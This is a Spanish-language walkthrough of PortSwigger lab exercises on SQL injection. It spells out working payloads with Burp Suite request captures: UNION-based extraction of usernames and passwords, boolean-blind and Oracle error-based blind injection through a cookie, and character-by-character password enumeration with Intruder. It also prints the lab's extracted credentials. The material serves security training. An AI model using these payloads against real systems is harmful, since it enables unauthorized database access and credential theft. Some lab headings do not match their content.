- Implementar mecanismos de monitoreo y registro de consultas sospechosas, así como el uso de Web Application Firewalls (WAF) para detectar y bloquear intentos de inyección SQL.

10. SQL injection UNION attack, retrieving multiple values in a single column

Nivel: PRACTITIONER

Tipo de SQLi:

SQL Injection, específicamente mediante SQL UNION Attack, que permite combinar resultados de consultas para obtener información de otras tablas de la base de datos.

Objetivo:

Explotar una vulnerabilidad de Inyección SQL en el filtro de categorías de productos para extraer las credenciales (nombres de usuario y contraseñas) de la tabla users. El reto principal radica en que la consulta original solo devuelve una columna que admite datos de tipo texto (string), por lo que es necesario combinar múltiples valores en un solo campo para extraerlos con éxito.

Vulnerabilidad:

La aplicación web no valida ni sanitiza correctamente la entrada del usuario en el parámetro category, permitiendo que un atacante inyecte consultas SQL arbitrarias. Esto posibilita ejecutar un ataque UNION que combina la consulta original con otra que recupera datos sensibles de la tabla users, exponiendo credenciales almacenadas en la base de datos.

Procedimiento:

Como es costumbre, abriremos el laboratorio dentro de la web de portswigger, copiando el enlace e [iniciando](#) [Burp Suite](#).

Lo primero que haremos será filtrar los productos por alguno de los filtros que aparecen en la cabecera de la lista, con esto conseguiremos capturar una solicitud GET dentro del proxy de burp suite, la cual manda la consulta dentro del enlace, en el parámetro category.

Intercept on → Forward all Drop Request to				
Time	Type	Direction	Method	URL
17:31:28 5 Mar ...	HTTP	→ Request	GET	https://0a0f002903c1468f81d74899005e0097.web-security-academy.net/academyLabHeader
17:31:57 5 Mar ...	HTTP	→ Request	GET	https://0a0f002903c1468f81d74899005e0097.web-security-academy.net/filter?category=Tech+gifts

Con el paquete atrapado, ahora podremos editar la solicitud antes de ser enviada al servidor, el único inconveniente es que debemos de cumplir con dos reglas de las bases de datos relacionales: la consulta inyectada debe devolver el mismo número de columnas que la original, y los tipos de datos deben ser compatibles.

Mediante análisis, se observó que la consulta al a BD nos está devolviendo dos columnas, por lo cual seguiremos la siguiente sintaxis para que nuestras solicitudes sean aceptadas:

'+UNION+SELECT+NULL,'abc'--

El uso de NULL en la primera posición evita errores de tipo de dato mientras que 'abc' en la segunda posición confirma que la segunda columna es la que renderiza cadenas de texto en la respuesta HTTP. El -- comenta el resto de la consulta original para evitar errores de sintaxis.

Dando múltiples inspecciones a la base de datos, determinamos que la tabla que contiene a los usuarios se llama 'users', y la tabla que contiene las contraseñas es 'password', el problema recae en que solo disponemos de la segunda columna para extraer texto, no podemos pedir username y

password en columnas separadas. La solución que proponemos es concatenar ambos campos en uno solo.

Diseñamos el payload que se ingresara en category, el cual es:

```
'+UNION+SELECT+NULL,username||'~'||password+FROM+users--
```

Utilizamos el operador || para concatenar las dos tablas, al inyectar username||'~'||password, le indicamos a la base de datos que fusione el nombre de usuario y la contraseña, separados por el carácter ~, todo esto se extrae de la tabla users y se acomoda en la única columna de texto disponible.



Tech gifts' UNION SELECT NULL,username||'~'||password
FROM users--

Refine your search:	
All	Accessories
Corporate gifts	Gifts
Lifestyle	Tech gifts
Beat the Vacation Traffic	View details
wiener~ho3sum1khew5zfhh3w5d	
administrator~4z736bxm2cvnnm9aeh3u	
Real Life Photoshopping	View details
Picture Box	View details
carlos~379i3eumxmumiumaq66h	
All-in-One Typewriter	View details

Con esto comprobamos que nuestro payload fue exitoso, logrando extraer de la consulta principal los usuarios y contraseñas, demostrando una brecha crítica de confidencialidad.

Comprobamos que las credenciales son correctas accediendo a la cuenta de administrador.

Login

Username

Password

Log in



SQL injection UNION attack, retrieving multiple values in a single column

[Back to lab description >>](#)

LAB Solved

Congratulations, you solved the lab!

Share your skills!



[Continue learning >>](#)

[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: administrator

Email

Update email

Con eso concluimos el laboratorio numero 10 ‘SQL injection UNION attack, retrieving multiple values in a single column’

11. SQL injection UNION attack, retrieving data from other tables

Nivel: Intermedio (Practitioner)

Tipo de SQLi: Inyección SQL Ciega basada en Booleanos (Boolean-based Blind SQLi)

Objetivo: Explotar la vulnerabilidad para enumerar y extraer la contraseña del usuario administrator, logrando finalmente la autenticación en la plataforma.

Vulnerabilidad: El sistema procesa la cookie TrackingId en una consulta SQL sin la debida sanitización. Aunque no devuelve datos de la base de datos ni errores en pantalla (es una inyección ciega), la aplicación cambia su comportamiento y muestra un mensaje de "Welcome back" exclusivamente si la consulta inyectada resulta verdadera (TRUE). Esto permite inferir la estructura y los datos internos realizando preguntas de "sí o no" a la base de datos.

Procedimiento:

Accediendo a la página mediante el navegador de Burp Suite, revisamos y navegamos por la página, descubriendo que la pagina te muestra un 'Welcome Back!' al lado del botón 'Home' y 'My account', determinando que este mensaje se muestra por medio de una cookie.



Blind SQL injection with conditional responses

[Back to lab description >>](#)

LAB Not solved

[Home](#) | [Welcome back!](#) | [My account](#)

WE LIKE TO
SHOP 

Refine your search:

[All](#) [Food & Drink](#) [Gifts](#) [Lifestyle](#) [Tech gifts](#) [Toys & Games](#)



Eggstastic, Fun, Food Eggcessories
★★★★★ \$39.35



Single Use Food Hider
★★★★★ \$78.05



BBQ Suitcase
★★★★★ \$16.54



Sprout More Brain Power
★★★★★ \$19.06

Capturando la solicitud de la pagina mediante Burp Suite, podemos revisar la cookie, por lo cual lo pasaremos al repeater para probar la sesión y el mensaje.

The screenshot displays the Burp Suite Repeater interface. At the top, there is a navigation bar with tabs: Dashboard, Target, Proxy, Intruder, Repeater (selected), Collaborator, Sequencer, Decoder, and a search icon. Below this is a sub-bar with: Comparer, Logger, Organizer, Extensions, and Discover. The main window has a tab bar with '1', 'x', and '+'. Below the tab bar is a toolbar with 'Send', 'Cancel', navigation arrows, and 'Burp AI'. The target URL is 'https://0a64006f04b55cc980e83f1b004a00cc.web-securit...'. The interface is split into two main panels: 'Request' on the left and 'Response' on the right. The 'Request' panel has tabs for 'Pretty' (selected), 'Raw', and 'Hex'. It shows an HTTP GET request with various headers and a body. The 'Response' panel is currently empty. On the right side of the interface, there is a vertical sidebar with icons for 'Inspector', 'Notes', and 'Custom actions'. At the bottom of the 'Request' panel, there is a search bar and a '0 highlights' indicator.

Request

1 GET / HTTP/2
2 Host: 0a64006f04b55cc980e83f1b004a00cc.web-security-academy.net
3 Cookie: TrackingId=R8Y42FuF2GZDJ9w4; session=ZX13hkdKHARvSFkQCH00eDpkmgv0Rb2K
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Windows"
8 Accept-Language: es-419,es;q=0.9
9 Upgrade-Insecure-Requests: 1
0 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
1 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
2 Sec-Fetch-Site: same-origin
3 Sec-Fetch-Mode: navigate
4 Sec-Fetch-User: ?1
5 Sec-Fetch-Dest: document
6 Referer: https://0a64006f04b55cc980e83f1b004a00cc.web-security-academy.net/product?productId=11
7 Accept-Encoding: gzip, deflate, br
8 Priority: u=0, i
9
0

Response

Aquí nos centraremos en la variable de la cookie 'TrackingId', revisaremos si podemos ingresar desde esta variable a la BD, por lo cual probaremos una consulta simple

TrackingId=R8Y42FuF2GZDJ9w4' AND '1'='2

Probaremos si el texto de bienvenida responde en relación de un booleano, si el texto desaparece de nuestra sesión, entonces podremos manejar la base de datos mediante la cookie

Request		Response	
Pretty	Raw Hex	Pretty	Raw Hex Render
<pre> 1 GET / HTTP/2 2 Host: 0a64006f04b55cc980e83f1b004a00cc.web-security-academy.net 3 Cookie: TrackingId=R8Y42FuF2GZDJ9w4AND '1'='2'; session=2Xl3hkdkHARvSFkQCH00eDpkmgv0Rb2K 4 Cache-Control: max-age=0 5 Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99" 6 Sec-Ch-Ua-Mobile: ?0 7 Sec-Ch-Ua-Platform: "Windows" 8 Accept-Language: es-419,es;q=0.9 9 Upgrade-Insecure-Requests: 1 10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36 11 Accept: text/html,application/xhtml+xml,application/xml;q =0.9,image/avif,image/webp,image/apng,*/*;q=0.8,a pplication/signed-exchange;v=b3;q=0.7 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-Mode: navigate 14 Sec-Fetch-User: ?1 15 Sec-Fetch-Dest: document 16 Referer: https://0a64006f04b55cc980e83f1b004a00cc.web-secu rity-academy.net/product?productId=11 17 Accept-Encoding: gzip, deflate, br 18 Priority: u=0, i 19 20 </pre>		<pre> 40 </div> 41 </section> 42 </div> 43 <!--LAB_HEADER_END--> 44 <div theme="ecommerce"> 45 <section class="maincontainer"> 46 <div class="container"> 47 <header class="navigation-header"> 48 <section class="top-links"> 49 Home <p> </p> 50 My account <p> </p> 51 </section> 52 </header> 53 <header class="notification-header"> 54 </header> 55 <section class="ecommerce-pageheader"> 56 57 </section> 58 <section class="search-filters"> 59 <label> Refine your search: </label> 60 All </pre>	

Tuvimos una respuesta positiva, descubriendo que el texto si desapareció de la página al mandar una sentencia falsa. Probaremos con una inyección de una consulta a una tabla, nos cambiaremos a proxy y ahí probaremos si la tabla ‘users’ existe con la siguiente consulta

TrackingId=R8Y42FuF2GZDJ9w4' AND (SELECT 'a' FROM users LIMIT 1)='a



WE LIKE TO SHOP



Refine your search:

[All](#) [Corporate gifts](#) [Food & Drink](#) [Gifts](#) [Lifestyle](#) [Toys & Games](#)



Caution Sign



Folding Gadgets



The Giant Enter Key



Com-Tool

Comprobamos que el texto aparece con la consulta, por lo cual confirmamos la tabla 'users' existe.

Ahora, consultaremos la tabla para buscar al usuario administrador

```
TrackingId=R8Y42FuF2GZDJ9w4' AND (SELECT 'a' FROM users WHERE  
username='administrator')='a
```

De nueva cuenta, confirmamos el usuario administrador en la tabla. Ahora supondremos que dentro de la tabla de usuarios existe una columna de contraseñas, por lo cual intentaremos


consultarla, aplicando una consulta que pregunta si la longitud de la contraseña es mayor a cierto número, enviaremos varias solicitudes con intruder, mandamos un sniper attack, trabajando bajo un rango, primero encontraremos en que rango vamos a buscar, usaremos la siguiente consulta

```
TrackingId=R8Y42FuF2GZDJ9w4' AND (SELECT 'a' FROM users WHERE  
username='administrator' AND LENGTH(password) = §1§)='a
```

Probando con 30, nos dio un resultado positivo, por lo cual pasaremos al intruder donde le indicaremos que repita la consulta editando 'length = 1', seleccionaremos la línea que debe de ser iterada y presionamos el botón add, esto nos permitirá aplicar el rango dentro de payload

The screenshot shows the Burp Suite interface. On the left, a list of HTTP requests is displayed, with the 10th request highlighted. This request is a GET / HTTP/2 with various headers, including a Cookie with a SQL injection payload. The payload is: `TrackingId=FhlTQZhc9X9dMFPS' AND (SELECT 'a' FROM users WHERE username='administrator' AND LENGTH(password)>§1§)='a; session=cqTWGKVi4r7zaFRDILRWxJR2mT9LwUHg`. The right panel shows the 'Payloads' tab, which is configured for a 'Sniper attack'. The 'Payload position' is set to 'All payload positions', 'Payload type' is 'Numbers', 'Payload count' is 30, and 'Request count' is 30. The 'Number range' section shows 'Type' as 'Sequential', 'From' as 1, 'To' as 30, 'Step' as 1, and 'How many' as an empty field. The 'Number format' section shows 'Base' as 'Decimal', 'Min integer digits' as 0, 'Max integer digits' as 2, 'Min fraction digits' as 0, and 'Max fraction digits' as 0. At the bottom, there are navigation buttons and a status bar showing '1 highlight', '1 payload position', and 'Length'.

Seleccionamos Numbers en Payload type, y le damos el rango en payload configuration, y debemos de configurar y activar el Grep-Match con la frase 'Welcome back', para que el escaneo nos muestre en que solicitud apareció el texto.



Grep - Match

These settings can be used to flag result items containing specified expressions.

☒ Flag responses matching these expressions:

Paste Load... Remove Clear

Welcome back

Add

Match type: ☒ Simple string ☐ Regex

☐ Case sensitive match ☒ Exclude HTTP headers

Empezamos el ataque, cuando concluye, podemos filtrar la tabla resultante por la marca que pusimos, descubriendo la longitud de la contraseña.

8. Intruder attack of https://0a9b00cb03bc67518089b28e00140007.web-security-academy.net

ResultsPositions

▼ Capture filter: Capturing all items

▼ View filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Welcome back ▼	Comment
20	20	200	163			11621	1	
0		200	170			11560		
1	1	200	167			11560		
2	2	200	163			11560		
3	3	200	165			11560		
4	4	200	165			11560		
5	5	200	164			11560		
6	6	200	164			11560		
7	7	200	167			11560		
8	8	200	164			11560		
9	9	200	164			11560		
10	10	200	163			11560		

Al descubrir que la contraseña tiene 20 caracteres, podemos hacer una nueva consulta que extraiga un carácter del texto en ese campo, e irlo iterando entre las 20 posiciones del string y

que carácter es, conseguiremos esto con un cluster bomb attack, con todo esto, diseñamos nuestra consulta de la siguiente manera

```
TrackingId=Fh1TQZhc9X9dMFPS' AND (SELECT SUBSTRING(password,1,1) FROM users  
WHERE username='administrator')='a
```

Donde editaremos la letra final y el primer número del substring de password

Editaremos nuestro payload de intruder, para que itere el numero del substring de 1 a 20

The screenshot shows the Burp Suite interface with a cluster bomb attack configured. The left pane displays the HTTP request, and the right pane shows the payload configuration.

Attack Configuration:

- Sniper attack (dropdown)
- Start attack (button)
- Target: ☐ Update Host header to match target (checkbox)
- Positions: Add \$, Clear \$ (buttons)

Request Details:

```
1 GET / HTTP/2
2 Host:
  0a9b00cb03bc67518089b28e00140007.web-s
  ecurity-academy.net
3 Cookie: TrackingId=Q9ALDVRuMphMJ1li'
  AND (SELECT SUBSTRING(password,$1$,1)
  FROM users WHERE
  username='administrator')='a; session=
  cMarLoc3UyzeWL7AsEIw4mCtw2bimKL8
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Chromium";v="145",
  "Not:A-Brand";v="99"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Windows"
8 Accept-Language: es-419,es;q=0.9
9 Upgrade-Insecure-Requests: 1
0 User-Agent: Mozilla/5.0 (Windows NT
  10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/145.0.0.0
  Safari/537.36
1 Accept:
  text/html,application/xhtml+xml,applic
  ation/xml;q=0.9,image/avif,image/webp,
  image/apng,*/*;q=0.8,application/signe
  d-exchange;v=b3;q=0.7
2 Sec-Fetch-Site: none
3 Sec-Fetch-Mode: navigate
4 Sec-Fetch-User: ?1
5 Sec-Fetch-Dest: document
6 Accept-Encoding: gzip, deflate, br
7 Priority: u=0, i
8
9
```

Payloads Configuration:

- Payload position: All payload positions (dropdown)
- Payload type: Numbers (dropdown)
- Payload count: 20
- Request count: 20

Payload configuration:

This payload type generates numeric payloads within a given range and in a specified format.

Number range:

- Type: ☒ Sequential ☐ Random
- From: 1
- To: 20
- Step: 1
- How many: (empty field)

Number format:

- Base: ☒ Decimal ☐ Hex
- Min integer digits: 0
- Max integer digits: 2
- Min fraction digits: 0
- Max fraction digits: 0

Examples:

```
1
21
```

Event log (4): All issues

Memory: 170.6MB of 7.96GB

Disabled (button)

Y para la variable de la letra usaremos simple list como tipo de payload, agregando todas las letras y numero en la configuración del payload

Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length	Welcome back	Comment
56	16	c	200	163			11619		
57	17	c	200	162			11619		
58	18	c	200	162			11619		
59	19	c	200	162			11619		
60	20	c	200	162			11619		
61	1	d	200	163			11619		
62	2	d	200	163			11619		
63	3	d	200	163			11619		
64	4	d	200	163			11619		
65	5	d	200	163			11619		
66	6	d	200	163			11619		
67	7	d	200	163			11619		
68	8	d	200	162			11619		
69	9	d	200	163			11619		
70	10	d	200	163			11619		
71	11	d	200	163			11680	1	

Al finalizar el ataque, podremos ver mediante la bandera de Grep – Extract, cuales son los caracteres y su posición en los que la página dio true

Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length	Welcome b...	Comment
71	11	d	200	163			11680	1	
77	17	d	200	163			11680	1	
89	9	e	200	162			11680	1	
90	10	e	200	164			11680	1	
195	15	j	200	163			11680	1	
201	1	k	200	163			11680	1	
265	5	n	200	162			11680	1	
266	6	n	200	163			11680	1	
299	19	o	200	163			11680	1	
320	20	p	200	163			11680	1	
393	13	t	200	163			11680	1	
416	16	u	200	161			11680	1	
444	4	w	200	164			11680	1	
482	2	y	200	161			11680	1	
507	7	z	200	162			11680	1	
532	12	0	200	165			11680	1	
554	14	1	200	163			11680	1	
558	18	1	200	163			11680	1	
568	8	2	200	163			11680	1	

Request	Response
<pre> 1 GET / HTTP/2 2 Host: 0a73006104afd47da5443b800094003e.web-security-academy.net 3 Cookie: TrackingId=W10jb0f0lJ8qjdVw' AND (SELECT SUBSTRING(ipasword,16,1) FROM users WHERE username='administrator')=u; session=3M7B5Ae07q95A00FcU37wCv0dau0CfD 4 Cache-Control: max-age=0 5 Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99" 6 Sec-Ch-Ua-Mobile: ?0 7 Sec-Ch-Ua-Platform: "Windows" 8 Accept-Language: es-419,es;q=0.9 9 Upgrade-Insecure-Requests: 1 10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.0.0 Safari/537.36 </pre>	<pre> 1 HTTP/2 200 OK 2 Content-Type: text/html; charset=utf-8 3 X-Frame-Options: SAMEORIGIN 4 Content-Length: 11671 5 6 <!DOCTYPE html> 7 <html> 8 <!--LAB_HEAD_START--> 9 <head> 10 <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet> 11 <link href=/resources/css/labCommerce.css rel=stylesheet> </pre>

Armando la contraseña anotando cada letra en su respectiva posición, descubrimos la contraseña del administrador **kycwnnz2eed0t1jud1op**

Con el usuario y la contraseña, solo basta con comprobar nuestros resultados, los cuales fueron positivos y concluimos el laboratorio.



Blind SQL injection with conditional responses

[Back to lab description >>](#)

LAB Solved

Congratulations, you solved the lab! [Share your skills!](#) [Continue learning >>](#)

[Home](#) | [Welcome back!](#) | [My account](#) | [Log out](#)

My Account

Your username is: administrator

Email

[Update email](#)

12. SQL injection UNION attack, retrieving data from other tables

Nivel: Intermedio (Practitioner)

Tipo de SQLi: Inyección SQL Ciega basada en Errores Condicionales (Conditional Error-based Blind SQLi)


Objetivo: Explotar una vulnerabilidad ciega en la que la aplicación no muestra diferencias en el contenido web, pero sí cambia el código de estado HTTP al ocurrir un error fatal en la base de datos. El fin es enumerar la contraseña del usuario administrator forzando errores matemáticos y lograr el compromiso de la cuenta.

Vulnerabilidad: El servidor concatena la cookie TrackingId directamente en la consulta SQL. Aunque la aplicación no devuelve el resultado de la consulta ni cambia su mensaje de bienvenida (como en el enfoque booleano puro), sí maneja de forma deficiente las excepciones de la base de datos. Si la consulta inyectada genera un error de ejecución en el motor SQL, el servidor devuelve un mensaje de error personalizado o un código de estado HTTP 500 (Internal Server Error). Esto nos permite hacer preguntas de "sí o no" condicionando un error deliberado a una premisa verdadera.

Procedimiento:


Como de costumbre, entramos al laboratorio mediante el navegador de Burp Suite e inspeccionamos la página, esta vez no hay ningún cambio visible en la estructura de esta, por lo

cual procederemos a atrapar una solicitud y ver como se comporta el sitio editando el TrackingId de la cookie, en este caso, le agregaremos una comilla simple al final del código.



```
Request
Pretty Raw Hex
1 GET / HTTP/2
2 Host:
  0ad000cf04f76d8e80f2033100200028.web-security-academy.net
3 Cookie: TrackingId=uGePpEdWgmwfXu35'; session=
  YXiLW5GiymlCfjAIPKyRp8p3z3sb32U2
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Windows"
8 Accept-Language: es-419,es;q=0.9
9 Upgrade-Insecure-Requests: 1
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0
  Safari/537.36
```

Enviando esta solicitud, se pudieron percibir anomalías en la respuesta derivaban de errores de sintaxis SQL. Al interceptar la petición y agregar una comilla simple el servidor arrojó un error.



Después agregamos otra comilla, al agregar las dos, el error desapareció, confirmando la inyección.

Probamos diferentes sentencias para identificar el lenguaje de la BD, intentamos una consulta general

```
TrackingId=uGePpEdWgmwfXu35'||(SELECT ")||'
```

Esta consulta fallo, devolviéndonos un error, esto nos dios sospechas de que estábamos antes una BD de Oracle, por lo cual intentaremos con una tabla que es propia de este lenguaje, la cual debe de existir dentro

```
TrackingId=uGePpEdWgmwfXu35 '||(SELECT " FROM dual)||'
```

En este caso, no recibimos ningún error, confirmando que se esta usando una BD Oracle, la cual requiere estrictamente que toda sentencia SELECT incluya una cláusula FROM.

Con esto en mente, podremos construir payloads más acertados, dado que no podíamos extraer texto directamente, construimos una estructura lógica utilizando la sentencia CASE de Oracle combinada con un error matemático forzado

```
TrackingId=uGePpEdWgmwfXu35' ||(SELECT CASE WHEN (1=1) THEN TO_CHAR(1/0)
                                     ELSE " END FROM dual)||'
```

```
TrackingId=uGePpEdWgmwfXu35 '||(SELECT CASE WHEN (1=2) THEN TO_CHAR(1/0)
                                     ELSE " END FROM dual)||'
```

Donde la segunda condición resulto en un regreso correcto de la vista de la página, por lo cual, cada sentencia verdadera nos regresara un error en la página “Internal Server Error”, usaremos este error como ventana para consultar información.

Preguntamos por un usuario administrador con la siguiente consulta

```
TrackingId=uGePpEdWgmwfXu35'||(SELECT CASE WHEN (1=1) THEN TO_CHAR(1/0)
                                     ELSE " END FROM users WHERE username='administrator')||'
```

Donde el servidor nos regreso un error, por lo cual confirmamos la existencia del administrador.

Ahora debemos de descubrir la contraseña, lo primero será determinar su longitud, lo cual haremos con la siguiente consulta

```
TrackingId=uGePpEdWgmwfXu35'||(SELECT CASE WHEN LENGTH(password)= $1$ THEN
                                     to_char(1/0) ELSE " END FROM users WHERE username='administrator')||'
```

Enviaremos una solicitud al intruder, donde aplicaremos un sniper attack con la consulta anterior, iterando el LENGTH = 1, donde, al ser verdadera la condición, nos revelara la longitud

?

Sniper attack

Start attack

Target

https://0ad000cf04f76d8e80f2033100200028.web-security-academy.net

☒ Update Host header to match target

Positions

Add \$

Clear \$

Auto \$

1

GET / HTTP/2

2

Host: 0ad000cf04f76d8e80f2033100200028.web-security-academy.net

3

Cookie: TrackingId=uGePpEdWgmwfXU35'|(SELECT CASE WHEN LENGTH(password)=\$1\$ THEN to_char(1/0) ELSE ''

4

Cache-Control: max-age=0

5

Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"

6

Sec-Ch-Ua-Mobile: ?0

7

Sec-Ch-Ua-Platform: "Windows"

8

Accept-Language: es-419,es;q=0.9

9

Upgrade-Insecure-Requests: 1

10

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)

11

Chrome/145.0.0.0 Safari/537.36

12

Accept:

13

text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applic

14

ation/signed-exchange;v=b3;q=0.7

15

Sec-Fetch-Site: none

16

Sec-Fetch-Mode: navigate

17

Sec-Fetch-User: ?1

18

Sec-Fetch-Dest: document

19

Accept-Encoding: gzip, deflate, br

20

Priority: u=0, i

Payloads

Resource pool

Settings

Editamos el payload type como numbers, y le damos un rango de 1 a 30

Payloads

Payload position: All payload positions

Payload type: Numbers

Payload count: 30

Request count: 30

Payload configuration

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: ☒ Sequential ☐ Random

From: 1

To: 30

Step: 1

How many:

Además, editamos la lista Grep – Match para que nos marque las respuestas donde el servidor dio error.

?

Grep - Match

↶

These settings can be used to flag result items containing specified expressions.

☒ Flag responses matching these expressions:

Paste

Load...

Remove

Clear

Internal Server Error

Add

Enter a new item

Match type:

☒ Simple string

☐ Regex

☐ Case sensitive match

☒ Exclude HTTP headers

Empezamos el ataque, al concluir, los resultados nos muestran que la pagina dejo de dar error a partir del numero 20, por lo cual llegamos a la conclusión de que la longitud de la contraseña es igual a 20

Results								
Positions								
Capture filter: Capturing all items								
View filter: Showing all items								
Request ^	Payload	Status code	Response received	Error	Timeout	Length	Internal Server Er...	Comment
10	10	500	167			2457	2	
11	11	500	166			2457	2	
12	12	500	164			2457	2	
13	13	500	166			2457	2	
14	14	500	168			2457	2	
15	15	500	165			2457	2	
16	16	500	164			2457	2	
17	17	500	166			2457	2	
18	18	500	166			2457	2	
19	19	500	177			2457	2	
20	20	200	176			11545		
21	21	200	198			11545		
22	22	200	176			11545		

